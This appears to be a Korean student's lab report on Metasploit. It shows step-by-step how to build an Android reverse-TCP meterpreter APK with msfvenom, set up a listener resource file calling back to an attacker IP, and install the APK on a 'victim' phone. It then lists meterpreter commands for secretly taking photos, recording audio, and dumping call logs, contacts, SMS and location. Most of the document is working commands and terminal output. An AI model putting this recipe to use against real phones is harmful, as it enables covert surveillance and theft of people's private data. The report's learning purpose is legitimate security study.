

Metasploit


1984001 강민석

➤ 목차

- 실습
- 배운 점

실습

먼저 명령어 `service postgresql start` 입력후
명령어 `msfdb init` 을 사용한다.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# service postgresql start  
root@kali:~# msfdb init  
[i] Database already started  
[+] Creating database user 'msf'  
[+] Creating databases 'msf'  
[+] Creating databases 'msf_test'  
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'  
[+] Creating initial database schema  
root@kali:~#
```

실습

cd Desktop/
vi android.rc 를 쓰고 사진과 같이 RC파일을
Desktop에 생성한다

```
use exploit/multi/handler
(exploit/multi/handler 사용설정)
set payload android/meterpreter/reverse_tcp
(payload 이름)
set lhost [공격자 IP] ex)192.168.180.11
set lport [원하는 포트] ex)4444
set exitsessions false
(session 을 나가는걸 false)
exploit -j -z
(exploit 백그라운드에서 실행)
```

작성후
:wq

```
root@kali: ~/Desktop
```

File Edit View Search Terminal Help


```
use exploit/multi/handler  
set payload android/meterpreter/reverse_tcp  
set lhost 192.168.180.128  
set lport 4444  
set exitsessions false  
exploit -j -z
```

"android.rc" 6L, 148C 6,13 All

실습

msfvenom -p android/meterpreter/reverse_tcp
lhost=[사용자IP] ex)192.168.180.128 lport=[원하는 포트]
ex)4444 R > /root/Desktop/android.apk(파일이름.apk)

을 사용하여 바탕화면에 apk 파일을 만든다.



```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~# cd Desktop/
root@kali:~/Desktop# vi android.rc
root@kali:~/Desktop# msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.6.128 lport=4444 R > /root/Desktop/android.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10090 bytes
root@kali:~/Desktop#
```

실습

Msfconsole 입력으로 실행후

msfconsole -r android.rc(파일이름) 를사용해
RC 파일을 읽어온다.


```
root@kali: ~/Desktop
File Edit View Search Terminal Help
Press SPACE BAR to continue

      =[ metasploit v5.0.2-dev ]
+ -- --=[ 1852 exploits - 1046 auxiliary - 325 post ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops ]
+ -- --=[ 2 evasion ]
+ -- --=[ ** This is Metasploit 5 development branch ** ]

[*] Processing android.rc for ERB directives.
resource (android.rc)> use exploit/multi/gandler
[-] Failed to load module: exploit/multi/gandler
resource (android.rc)> set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
resource (android.rc)> set lhost 192.168.180.9
lhost => 192.168.180.9
resource (android.rc)> set lport 4444
lport => 4444
resource (android.rc)> set exitsessions false
exitsessions => false
resource (android.rc)> exploit -j -z
[-] Unknown command: exploit.
msf5 > 
```


실습

피해자 핸드폰에 apk 파일을 넣고 다운받는다.




실습

실행시킨다




실습

Webcam_list 를 통해 카메라를
확인한 후
Webcam_snap -i 1 을 사용하여
후방카메라로 사진을 찍는다.



실습

하지만 오른쪽과 같이 휴대폰
에선 아무런 변화가 없다.



그밖의 명령어

Webcam_list = 카메라 리스트

Webcam_snap -i (카메라 번호) = 사진찍기

Webcam_stream = 동영상

Record_mic -d (시간) = 녹음

Check_root = 루팅여부 확인

dump_callog = 전화 송/수신 로그

dump_contacts = 전화번호후 리스트

dump_sms = SMS 문자 내역

geolocate = 위치정보(위도,경도)

배운 점

백도어의 원리
[백도어가 심어진 pc 에서 공격자 pc로 통신이 오게 하여 공격자
가 원하는 정보를 확인 가능//특정 포트를 열고 공격자의 명령을
기다리는 형태]